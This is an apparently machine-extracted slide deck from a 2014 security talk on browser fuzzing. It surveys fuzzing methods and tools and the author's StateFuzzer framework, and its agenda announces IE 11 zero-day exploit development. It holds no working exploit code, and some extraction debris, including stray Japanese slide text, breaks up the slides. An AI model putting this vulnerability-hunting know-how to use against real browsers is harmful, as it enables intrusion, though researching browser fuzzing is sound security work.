



Smashing The Browser: From Vulnerability Discovery To Exploit

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
Date: 2014 August 19th

Agenda

- Who am I
- Stage1 - Browser Fuzzing Technology
- Stage 2 - Advance Browser Exploitation Techniques
- Stage 3 - IE 11 0day Exploit Development
- Q&A

Who am I

- Shanghai Jiao Tong University
 - Information Security: 4 + 3 years
- NSFOCUS Security Team
 - Security Researcher: 2+ years
- Research Interests
 - Browser security
 - Vulnerability analysis, discovery and exploit
 - APT/0 day detection R&D
 - Little science



Who am I


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Stage 1

現在公

Browser Fuzzing Technology



壁について②

壁と壁の間の面積はほぼ等

マリアとローゼの間が約10

ローゼとシーナの間が約15

シーナから中央までが約25

GIANT FIELD

attack

Browser Fuzzing Introduction

Vulnerability discovery:


- White box
 - Code review
 - MWR labs
 - Chrome type confusion
 - Pinkie Pie
 - 2012 Pwnium
 - 2013 Mobile Pwn2Own
 - Automated code review
 - Fortify
 - RATS
- Black box
 - Fuzzing



Browser Fuzzing Introduction


Two fuzzing technology

- Static fuzzing
 - Mutation
 - Document
 - Multimedia
 - bf3
 - Generation
 - Browser
 - Achilles' heel
 - Testcase generating



Browser Fuzzing Introduction

- Dynamic fuzzing
 - Fuzzing framework
 - Grinder
 - Fuzzer
 - CrossFuzz
 - ndujaFuzz
 - NodeFuzz
 - X-Fuzzer
 - jsFunFuzz
 - Achilles' heel
 - Testcase reconstructing
 - Heisenberg principle



DynamicFuzz.js:

```
switch (rand(2)) {
```

```
    case 0:
```

```
        // Fuzz procedure 1;
```

```
        break;
```

```
    case 1:
```

```
        // Fuzz procedure 2;
```

```
        break;
```

```
}
```

StaticFuzz1.js:

```
// Fuzz procedure 1;
```

StaticFuzz2.js:

```
// Fuzz procedure 2;
```

Browser Fuzzing Introduction

Google ClusterFuzz

- AddressSanitizer
 - Clang
 - LLVM
 - Linux and Mac
- Tons of test cases



Browser Fuzzing Introduction

- How to write fuzzer?
 - Collect PoCs
 - Specification
 - W3C
 - MDN
 - MSDN
 - Definitive guides
 - Javascript
 - HTML
 - CSS
 - Novel ideas



StateFuzzer

My Fuzzer Framework

- IE 11 + Google Chrome
- Code base:
 - Javascript
 - Core and utilities: 4000+
 - Dictionary: 2000+
 - Python
 - Automated Grinder compatible
 - Automated remove duplicate and null pointer deference
 - Automated complete + minimize
 - Pydbg
 - D&C + BFS
 - $O(\log(n)) \sim O(n), O(\log(n))$




JavaScript




Strategy


- Data **vs** Relationship
- Data Type Oriented **vs** Logic Oriented
- Code path coverage -> Browser states coverage
 - DOM Tree states
 - Render Forest states
 - Layout states
 - Event Handle states
 - Multiple pages states
 - ...







